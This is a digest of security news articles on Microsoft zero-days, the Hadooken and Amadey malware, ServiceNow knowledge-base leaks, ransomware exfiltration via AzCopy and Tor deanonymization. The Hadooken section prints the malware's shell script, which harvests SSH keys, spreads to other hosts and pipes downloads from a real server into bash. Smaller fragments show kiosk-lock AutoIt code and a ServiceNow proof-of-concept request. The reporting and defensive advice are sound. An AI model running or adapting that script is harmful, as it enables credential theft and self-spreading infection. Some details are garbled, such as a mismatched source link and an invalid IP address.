Satnam Narang, senior staff research engineer at **Tenable**, said that while the phrase “exploitation detected” in a Microsoft advisory normally implies the flaw is being exploited by cybercriminals, it appears labeled this way with CVE-2024-43491 because the rollback of fixes reintroduced vulnerabilities that were previously known to be exploited.

“To correct this issue, users need to apply both the September 2024 Servicing Stack Update and the September 2024 Windows Security Updates,” Narang said.

Kev Breen, senior director of threat research at **Immersive Labs**, said the root cause of CVE-2024-43491 is that on specific versions of Windows 10, the build version numbers that are checked by the update service were not properly handled in the code.

“The notes from Microsoft say that the ‘build version numbers crossed into a range that triggered a code defect,’” Breen said. “The short version is that some versions of Windows 10 with optional components enabled was left in a vulnerable state.”

Zero Day #1 this month is CVE-2024-38226, and it concerns a weakness in **Microsoft Publisher**, a standalone application included in some versions of **Microsoft Office**. This flaw lets attackers bypass Microsoft’s “**Mark of the Web**,” a Windows security feature that marks files downloaded from the Internet as potentially unsafe.

Zero Day #2 is CVE-2024-38217, also a Mark of the Web bypass affecting Office. Both zero-day flaws rely on the target opening a booby-trapped Office file.

Security firm **Rapid7** notes that CVE-2024-38217 has been publicly disclosed via an extensive write-up, with exploit code also available on GitHub.

According to Microsoft, CVE-2024-38014, an “elevation of privilege” bug in the Windows Installer, is also being actively exploited.

June's coverage of Microsoft Patch Tuesday was titled "Recall Edition," because the big news then was that Microsoft was facing a torrent of criticism from privacy and security experts over "**Recall**," a new artificial intelligence (AI) feature of Redmond's flagship Copilot+ PCs that constantly takes screenshots of whatever users are doing on their computers.

At the time, Microsoft responded by suggesting Recall would no longer be enabled by default. But last week, the software giant clarified that what it really meant was that the ability to disable Recall was a bug/feature in the preview version of Copilot+ that will not be available to Windows customers going forward. Translation: New versions of Windows are shipping with Recall deeply embedded in the operating system.

It's pretty rich that Microsoft, which already collects an insane amount of information from its customers on a near constant basis, is calling the Recall removal feature a bug, while treating Recall as a desirable feature. Because from where I sit, Recall is a feature nobody asked for that turns Windows into a bug (of the surveillance variety).

When Redmond first responded to critics about Recall, they noted that Recall snapshots never leave the user's system, and that even if attackers managed to hack a Copilot+ PC they would not be able to exfiltrate on-device Recall data.

But that claim rang hollow after former Microsoft threat analyst **Kevin Beaumont** detailed on his blog how any user on the system (even a non-administrator) can export Recall data, which is just stored in an SQLite database locally.

As it is apt to do on Microsoft Patch Tuesday, Adobe has released updates to fix security vulnerabilities in a range of products, including **Reader** and **Acrobat, After Effects, Premiere Pro, Illustrator, ColdFusion, Adobe Audition**, and **Photoshop**. Adobe says it is not aware of any exploits in the wild for any of the issues addressed in its updates.

Seeking a more detailed breakdown of the patches released by Microsoft today? Check out the SANS Internet Storm Center's thorough list. People responsible for administering many systems in an enterprise environment would do well to keep an eye on AskWoody.com, which often has the skinny on any wonky Windows patches that may be causing problems for some users.

As always, if you experience any issues applying this month's patch batch, consider dropping a note in the comments here about it.

Source: <https://www.bleepingcomputer.com/news/security/crowdstrike-update-crashes-windows-systems-causes-outages-worldwide//>

9. New Linux malware Hadooken targets Oracle WebLogic servers

Hackers are targeting Oracle WebLogic servers to infect them with a new Linux malware named "Hadooken," which launches a cryptominer and a tool for distributed denial-of-service (DDoS) attacks.

The access obtained may also be used to execute ransomware attacks on Windows systems.

Researchers at container security solution company Aqua Security observed such an attack on a honeypot, which the threat actor breached due to weak credentials.

Oracle WebLogic Server is an enterprise-level Java EE application server used for building, deploying, and managing large-scale, distributed applications.

The product is commonly used in banking and financial services, e-commerce, telecommunications, government organizations, and public services.

Attackers target WebLogic due to its popularity in business-critical environments that typically enjoy rich processing resources, making them ideal for cryptomining and DDoS attacks.

Hadooken hitting hard

Once the attackers breach an environment and get sufficient privileges, they download a shell script named "c" and a Python script named "y."

The two scripts both drop Hadooken, but the shell code also tries to look for SSH data in various directories and uses the info to attack known servers, the researchers say.

Additionally, 'c' moves laterally on the network to distribute Hadooken.

```
_sig=$HOME/.localsshaxaa
if [ ! -f "$sig" ]; then
    touch "$sig"

KEYS=$(find ~/ /root /home -maxdepth 2 -name 'id_rsa*' ! -name '*.pub')
KEYS2=$(grep -h IdentityFile ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | awk '{print $2}')
KEYS3=$(find ~/ /root /home -maxdepth 3 -name '*.pem' | uniq)

HOSTS=$(grep -h HostName ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | awk '{print $2}')
HOSTS2=$(grep -oP "(ssh|scp)\s+R[^\s]*" ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -Eo "[0-9]{1,3}\.[0-9]{1,3}")
HOSTS3=$(grep -h -oP "[0-9]{1,3}\.[0-9]{1,3}" ~/.ssh/known_hosts /home/*/.ssh/known_hosts /root/.ssh/known_hosts | uniq)

USERZ=$(find ~/ /root /home -maxdepth 2 -name '.ssh' | xargs -I {} find {} -name 'id_rsa*' ! -name '*.pub' | awk -F '/' '{print $3}' | uniq)

users=$(echo "$USERZ" | tr ' ' '\n' | sort -u)
hosts=$(echo -e "$HOSTS\n$HOSTS2\n$HOSTS3" | grep -v "127.0.0.1" | sort -u)
keys=$(echo -e "$KEYS\n$KEYS2\n$KEYS3" | sort -u)

for user in $users; do
    for host in $hosts; do
        for key in $keys; do
            chmod 400 "$key"
            ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i "$key" "$user@$host" "(curl -s http://89.185.85.102/c || wget -q -O - http://89.185.85.102/c || lwp-download http://89.185.85.102/c /tmp/c) | bash -sh; bash /tmp/c; rm -rf /tmp/c; echo cHl0aG9uIC1jICdpbXBvcnQgdXJsbgllLnJlcXVlc3Q7IGV4ZWModXJsbgllLnJlcXVlc3QudXJsY3BlbgliaHR0cDovLzE4NS4xNzQuMTM2LjIwNC95IikucmVhZCgpKScgfHwgchL0aG9uMyA7YyAnaw1wb3J0IHVybGxpYy5yZXZlZXN0YBlGVjKHVybGxpYy5yZXZlZXN0LnVybG99Zw40Imh0dHA6Ly8xODUuMTc0LjEzNjE4YMDQveSIPLnJlYwQoKSkN | base64 -d | bash -"
                done
        done
    done
done
fi
```

Searching known hosts for SSH keys

Source: Aquasec

Hadooken, in turn, drops and executes a cryptominer and the Tsunami malware and then sets up multiple cron jobs with randomized names and payloads execution frequencies.

Tsunami is a Linux DDoS botnet malware that infects vulnerable SSH servers through brute-force attacks on weak passwords.


Attackers have previously used Tsunami to launch DDoS attacks and remote control on compromised servers, while it has been seen again deployed alongside Monero miners.

Aqua Security researchers highlight the practice of Hadooken remaining the malicious services as '-bash' or '-java', to mimic legitimate processes and blend with normal operations.

Once this process is completed, system logs are wiped to hide the signs of malicious activity is removed, making discovery and forensic analysis harder.

Static analysis of the Hadooken binary uncovered links to the RHOMBUS and NoEscape ransomware families, though no ransomware modules were deployed in the observed attacks.

The researchers hypothesize that the the server access may be used to deploy ransomware under certain conditions, like after the operators carry out manual checks. It's also possible that the ability will be introduced in a future release.



Hadooken attack overview

Source: Aquasec

Furthermore, on one of the servers delivering Hadooken (89.185.85[.]1102), the researchers discovered a PowerShell script that downloaded the Mallox ransomware for Windows.

There are some reports that this IP address is used to disseminate this ransomware, thus we can assume that the threat actors is targeting both

Windows endpoints to execute a ransomware attack, but also Linux servers to target software often used by big organizations to launch backdoors and cryptominers - Aqua Security

Based on the researchers' findings using the Shodan search engine for internet-connected devices, there are more than 230,000 Weblogic servers on the public web.

A comprehensive list of defense measures and mitigations is present in the final section of Aqua Security's report.

Source: <https://www.bleepingcomputer.com/news/security/new-linux-malware-hadooken-targets-oracle-weblogic-servers/>

10. Malware locks browser in kiosk mode to steal Google credentials

A malware campaign uses the unusual method of locking users in their browser's kiosk mode to annoy them into entering their Google credentials, which are then stolen by information-stealing malware.

Specifically, the malware "locks" the user's browser on Google's login page with no obvious way to close the window, as the malware also blocks the "ESC" and "F11" keyboard keys. The goal is to frustrate the user enough that they enter and save their Google credentials in the browser to "unlock" the computer.

Once credentials are saved, the StealC information-stealing malware steals them from the credential store and sends them back to the attacker.

Kiosk mode theft

According to OALABS researchers who uncovered this peculiar attack method, it has been used in the wild since at least August 22, 2024, mainly by Amadey, a malware loader, info-stealer, and system reconnaissance tool first deployed by hackers in 2018.

When launched, Amadey will deploy an AutoIt script that acts as the credentials flusher, which scans the infected machine for available browsers and launches one in kiosk mode to a specified URL.

```
FUNC OPENBROWSER( $PRIMARYBROWSER , $PRIMARYCLASS )
LOCAL $URL = "https://accounts.google.com/ServiceLogin?service=accountsettings&continue=https://myaccount
IF STRINGINSTR ( $PRIMARYBROWSER , "msedge.exe" ) THEN
RUN ( $PRIMARYBROWSER & " --kiosk --edge-kiosk-type=fullscreen --no-first-run --disable-features=Translat
ELSE
RUN ( $PRIMARYBROWSER & " --kiosk --disable-features=TranslateUI --disable-infobars --no-first-run --disa
```

Script part that launches Chrome or Edge in kiosk mode, on a Google login URL

Source: OALABS

The script also sets an ignore parameter for the F11 and Escape keys on the victim's browser, preventing an easy escape from the kiosk mode.

```
HOTKEYSET ( "{ESC}" , "IgnoreKey" )  
HOTKEYSET ( "{F11}" , "IgnoreKey" )
```


*Ignoring presses of F11 and Esc keys
Source: OALABS*

Kiosk mode is a special configuration used in web browsers or apps to run in full-screen mode without the standard user interface elements like toolbars, address bars, or navigation buttons. It's designed to limit user interaction to specific functions, making it ideal for public kiosks, demonstration terminals, etc.

In this Amadey attack, though, kiosk mode is abused to restrict user actions and limit them to the login page, with the only apparent choice being to enter their account credentials.

For this attack, the kiosk mode will be opened to <https://accounts.google.com/ServiceLogin?service=accountsettings&continue=https://myaccount.google.com/signinoptions/password>, which corresponds to the change password URL for Google accounts.

As Google requires you to reenter your password before it can be changed, it provides an opportunity for the user to reauthenticate and potentially save their password in the browser when prompted.



*What the victim sees on their computer
Source: OALABS*

Any credentials the victim enters on the page and then saves to the browser when prompted are stolen by StealC, a lightweight and versatile information stealer launched in early 2023.

Exiting the kiosk mode

Users who find themselves in the unfortunate situation of getting locked in kiosk mode, with Esc and F11 not doing anything, should keep their frustration in check and avoid entering any sensitive information on forms.

Instead, try other hotkey combos like 'Alt + F4', 'Ctrl + Shift + Esc', 'Ctrl + Alt + Delete', and 'Alt + Tab.'

Those may help bring the desktop on the foreground, cycle through open apps, and launch the Task Manager to terminate the browser (End Task).

Pressing 'Win Key + R' should open the Windows command prompt. Type 'cmd' and then kill Chrome with 'taskkill /IM chrome.exe /F.'

If all else fails, you can always perform a hard reset by holding the Power button until the computer shuts down. This may result in losing unsaved work, but this scenario should still be better than having account credentials stolen.

When rebooting, press F8, select Safe Mode, and once you're back on the OS, run a full antivirus scan to locate and remove the malware. Spontaneous kiosk mode browser launches are not normal and shouldn't be ignored.

Source: <https://www.bleepingcomputer.com/news/security/malware-locks-browser-in-kiosk-mode-to-steal-google-credentials/>

11. Over 1,000 ServiceNow instances found leaking corporate KB data

Over 1,000 misconfigured ServiceNow enterprise instances were found exposing Knowledge Base (KB) articles that contained sensitive corporate information to external users and potential threat actors.

The exposed information includes personally identifiable information (PII), internal system details, user credentials, access tokens for live production systems, and other essential information depending on the Knowledge Base topic.

Aaron Costello, chief of SaaS security research at AppOmni, found over a thousand ServiceNow online instances that are unintentionally exposing company information due to configuration issues.

This is still a significant problem despite ServiceNow's updates in 2023 explicitly aimed at improving Access Control Lists (ACLs), but which didn't apply to KBs.

Exposed KB articles

ServiceNow is a cloud-based software platform organizations use to manage digital workflows across various departments and processes.

It is a complete solution that incorporates IT service and IT operations management, HR tasks, customer service management, security tools integration, and a knowledge base.

The knowledge base feature acts as a repository of articles where organizations can share how-to guides, FAQs, and other internal procedures for users authorized to view them. However, as many of these articles are not meant to be seen publicly, they can contain sensitive information about an organization.

After a 2023 report by Costello on ServiceNow data exposure, the company rolled out a security update that introduced new ACLs to prevent unauthenticated access to customer data. However, AppOmni says that most ServiceNow KBs utilize the User Criteria permission system rather than ACLs, making the update less useful.

Furthermore, some public-facing widgets that expose customer information did not receive the 2023 ACL update and continue to allow unauthenticated access.


Due to this, Costello says that misconfigured access controls on public-facing ServiceNow widgets can still be used to query data in KBs without requiring any authentication.

"These instances were considered by the affected organizations to be sensitive in nature, such as PII, internal system details, and active credentials / tokens to live production systems," AppOmni says in a new report published today.

Using tools like Burp Suite, a malicious actor can send a large number of HTTP requests to a vulnerable endpoint to brute-force the KB article number.

The researchers explain that Knowledge Base article IDs are incremental in the format KBXXXXXXX, so a threat actor can brute force a ServiceNow instance by incrementing the KB number starting at KB0000001 until they find one that is unintentionally exposed.

AppOmni developed a proof-of-concept attack to illustrate how an external actor can access a ServiceNow instance without authentication, capture a token for use in HTTP requests, query the public widget to retrieve KB articles, and brute-force the IDs of all hosted articles.



```

Request
1 POST /api/now/sp/widget/c6545050ff223100ba13fffffffffe8?sys_id=KB0010004 HTTP/1.1
2 Host: XXX.service-now.com
3 Cookie: BIGipServerpool_ven04337=363f9ef47179748e8b0ebda002c7c371; JSESSIONID=2A8FCBE4AC75CCD73E8FF5769620D941; glide_user_route=glide.2a12d7af3d7d455e312f7e86b22564e7; glide_node_id_for_js=634d231b1c48aefac83fc3383d156840cc484385b028f4b4edcea4c8e3d996c1
4 Sec-CH-UA: "Chromium";v="127", "Not(A);Brand";v="99"
5 Accept-Language: en-GB
6 Sec-CH-UA-Mobile: ?0
7 X-UserToken: c26be0fe1b84d25008e154e4604bcba1e9aee7f75a6359476f2ffdd20a9245cfac0d24944
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.89 Safari/537.36
9 Sec-CH-UA-Platform: "macOS"
10 Accept: */*
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: no-cors
13 Sec-Fetch-Dest: script
14 Referer: https://XXX.service-now.com/
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=1
17 Connection: keep-alive

Response
92 // do not appear to be used anywhere other than the CustomEventManager, but leaving these for backwards compatability
93 var g_concourse_onmessage_enforce_same_origin = 'true'.toLowerCase() === 'true';
94 var g_concourse_onmessage_enforce_same_origin_whitelist = '';
95 window.g_load_functions = [];
96 window.g_render_functions = [];
97 window.g_late_load_functions = [];
98 window.g_tiny_url = {
99 };
100 window.g_tiny_url.use_tiny = 'true' === 'true';
101 window.g_tiny_url.min_length = parseInt('1024');
102 var g_ck =
103 'c26be0fe1b84d25008e154e4604bcba1e9aee7f75a6359476f2ffdd20a9245cfac0d24944';
  
```

Sample request (left) and token interception (right)

Source: AppOmni

Blocking unauthorized access

AppOmni suggests that SecureNow admins protect KB articles by setting the appropriate 'User Criteria' (Can Read/Cannot Read), blocking all unauthorized users.

Criteria like "Any User" or "Guest User" lead to configurations that don't protect the articles from arbitrary external access.

If public access to Knowledge Bases isn't explicitly needed, administrators should turn it off to prevent articles from being accessible on the internet.

The researchers also highlight specific security properties that can guard data from unauthorized access, even in the case of misconfigurations. These are:

- **glide.knowman.block_access_with_no_user_criteria (True)**: Ensures that access is automatically denied to authenticated and unauthenticated users if no User Criteria are set for a KB article.
- **glide.knowman.apply_article_read_criteria (True)**: Requires users to have explicit "Can Read" access to individual articles, even if they have "Can Contribute" access to the entire KB.
- **glide.knowman.show_unpublished (False)**: Prevents users from seeing draft or unpublished articles, which may contain sensitive, unreviewed information.
- **glide.knowman.section.view_roles.draft (Admin)**: Defines a list of roles that can view KB articles in a draft state.
- **glide.knowman.section.view_roles.review (Admin)**: Defines a list of roles that can view KB articles in a review state.
- **glide.knowman.section.view_roles.stagesAndRoles (Admin)**: Defines a list of roles that can view KB articles that are in a custom state.

Finally, it is recommended to activate ServiceNow's pre-built out-of-the-box (OOB) rules that automatically add Guest Users to the "Cannot Read" list for newly created KBs, requiring admins to specifically give them access when needed.

Update 9/17 - SecureNow has sent BleepingComputer the following comment in relation to the above:

ServiceNow is aware of recent publications describing the potential for unintended access if customer Knowledge Base (KB) articles are not configured to meet business needs.

Several months ago, we contacted customers with detailed guidance on how to address this issue. In addition, to help protect customers whose KBs may still permit greater access than desired, we began on September 4, 2024, to take proactive action designed to address customers' KB configurations as appropriate.

We proactively work with customers on the ongoing safety of their security configurations to ensure they are properly structured and aligned to their intended

purpose. We make these protocols extensible so our customers can configure them based on their unique security needs. - SecureNow spokesperson.


Source: <https://www.bleepingcomputer.com/news/security/over-1-000-servicenow-instances-found-leaking-corporate-kb-data/>

12. Ransomware gangs now abuse Microsoft Azure tool for data theft

Ransomware gangs like BianLian and Rhysida increasingly use Microsoft's Azure Storage Explorer and AzCopy to steal data from breached networks and store it in Azure Blob storage.

Storage Explorer is a GUI management tool for Microsoft Azure, while AzCopy is a command-line tool that can facilitate large-scale data transfers to and from Azure storage.

In attacks observed by cybersecurity firm modePUSH, the stolen data is then stored in an Azure Blob container in the cloud, where it can later be transferred by the threat actors to their own storage.



The Azure Storage Explorer interface

Source: modePUSH

However, the researchers noted that the attackers had to put in extra work to get Azure Storage Explorer working, including installing dependencies and upgrading .NET to version 8.

This is indicative of the increasing focus on data theft in ransomware operations, which is the main leverage for threat actors in the ensuing extortion phase.

Why Azure?

Though each ransomware gang has its own set of exfiltration tools, ransomware gangs commonly use Rclone for syncing files with various cloud providers and MEGAsync for syncing with MEGA cloud.

Azure, being a trusted enterprise-grade service that is often used by companies, is unlikely to be blocked by corporate firewalls and security tools. Therefore, data transfer attempts through it are more likely to go through and pass undetected.

Additionally, Azure's scalability and performance, allowing it to handle large volumes of unstructured data, is highly beneficial when attackers attempt to exfiltrate large numbers of files in the shortest possible time.

modePUSH says it observed ransomware actors using multiple instances of Azure Storage Explorer to upload files to a blob container, speeding up the process as much as possible.

Detecting ransomware exfiltration

The researchers found that the threat actors enabled default 'Info' level logging when using Storage Explorer and AzCopy, which creates a log file at %USERPROFILE%\azcopy.

This log file is of particular value to incident responders, as it contains information on file operations, allowing investigators to quickly determine what data was stolen (UPLOADSUCCESSFUL) and what other payloads were potentially introduced (DOWNLOADSUCCESSFUL).

```
✔ Transfer of 'C:\Users\britt\Downloads\test.txt' to 'blog-post-container/More Files/' complete: 1 item transferred (used SAS, discovery completed) Started at: 8/25/2024 2:06 PM, Duration: 4 seconds Copy AzCopy Command to Clipboard
```

*Successful data transfer log
Source: modePUSH*

Defense measures include monitoring for AzCopy execution, outbound network traffic to Azure Blob Storage endpoints at ".blob.core.windows.net" or Azure IP ranges, and setting alarms for unusual patterns in file copying or access on critical servers.

If Azure is already used in an organization, it is recommended to check the 'Logout on Exit' option to automatically sign out upon exiting the application, so as to prevent attackers from using the active session for file theft.

Source: <https://www.bleepingcomputer.com/news/security/ransomware-gangs-now-abuse-microsoft-azure-tool-for-data-theft/>

13. Tor says it's "still safe" amid reports of police deanonymizing users

The The Tor Project is attempting to assure users that the network is still safe after a recent investigative report warned that law enforcement from Germany and other countries are working together to deanonymize users through timing attacks.

The team behind the specialized web browser claims that adequate protections are in place for those using the latest versions of its tools, noting that timing analysis is a known technique for which effective mitigations exist.

Busting "Boystown" through Tor

Tor is a privacy tool and web browser that anonymizes your identity by bouncing your internet traffic through several computers (nodes) worldwide, making it difficult to trace where your traffic came from.

Due to its privacy assurances, it is commonly used by activists and journalists when communicating with sources and to bypass censorship in countries with oppressive governments. While the project has a long list of legitimate uses, due to its anonymity, it is also used by cybercriminals to host illegal marketplaces and to evade law enforcement.

An investigative report by the German portal Panorama, supported by the Chaos Computer Club (CCC), says court documents revealed that law enforcement agencies use timing analysis attacks through a large number of Tor nodes they operated to identify and arrest the operators of the child abuse platform "Boystown."

A Tor timing attack is a method used to deanonymize users without exploiting any flaws in the software, but rather by observing the timing of data entering and leaving the network.

If the attacker controls some of the Tor nodes or is monitoring the entry and exit points, they can compare the timing of when data enters and leaves the network, and if they match, they can trace the traffic back to a particular person.

"The documents related to the information provided strongly suggest that law enforcement agencies have repeated and successfully carried out timing analysis attacks against selected gate users for several years to deanonymize them," stated CCC's Matthias Marx.

Panorama highlights the ever-worsening problem of large portions of the Tor network's servers being controlled by a small number of entities, creating an environment that makes these timing attacks more feasible.

The report also mentions that one of the identified users was using an outdated version of Ricochet, an anonymous instant messaging app that relies on the Tor network to create private communication channels.

That older Ricochet version, which does not include Vanguard protections, is vulnerable to 'guard discovery attacks,' which allow the unmasking of the user's entry node (guard).

Tor's response

The Tor Project expressed frustration for not being provided access to the court documents that would enable them to analyze and validate security-related assumptions.

However, the organization still published a statement to reassure users based on what information they had.

The Tor Project statement highlights that the described attacks occurred between 2019 and 2021, but the network has significantly increased since then, making timing attacks much harder to pull out now.

Additionally, extensive work to flag and remove bad relays has taken place in the past years, and efforts to put a break on centralization yielded tangible results.

Concerning Ricochet, Tor notes that the version used by the deanonymized user was retired in June 2022 and has been replaced by the next-gen Ricochet-Refresh, which features Vanguard-lite protections against timing and guard discovery attacks.

Finally, Tor acknowledges the pressing issue of relays diversity, calling volunteers to help and highlighting various initiatives they launched recently to introduce more bandwidth and variety on the network.

Source: <https://www.bleepingcomputer.com/news/security/tor-says-its-still-safe-amid-reports-of-police-deanonymizing-users/>

14. Unexplained 'Noise Storms' flood the Internet, puzzle experts

Internet intelligence firm GreyNoise reports that it has been tracking large waves of "Noise Storms" containing spoofed internet traffic since January 2020. However, despite extensive analysis, it has not concluded its origin and purpose.

These Noise Storms are suspected to be covert communications, DDoS attack coordination signals, clandestine command and control (C2) channels of malware operations, or the result of a misconfiguration.

A curious aspect is the presence of a "LOVE" ASCII string in the generated ICMP packets, which adds further speculation as to their purpose and makes the case more intriguing.

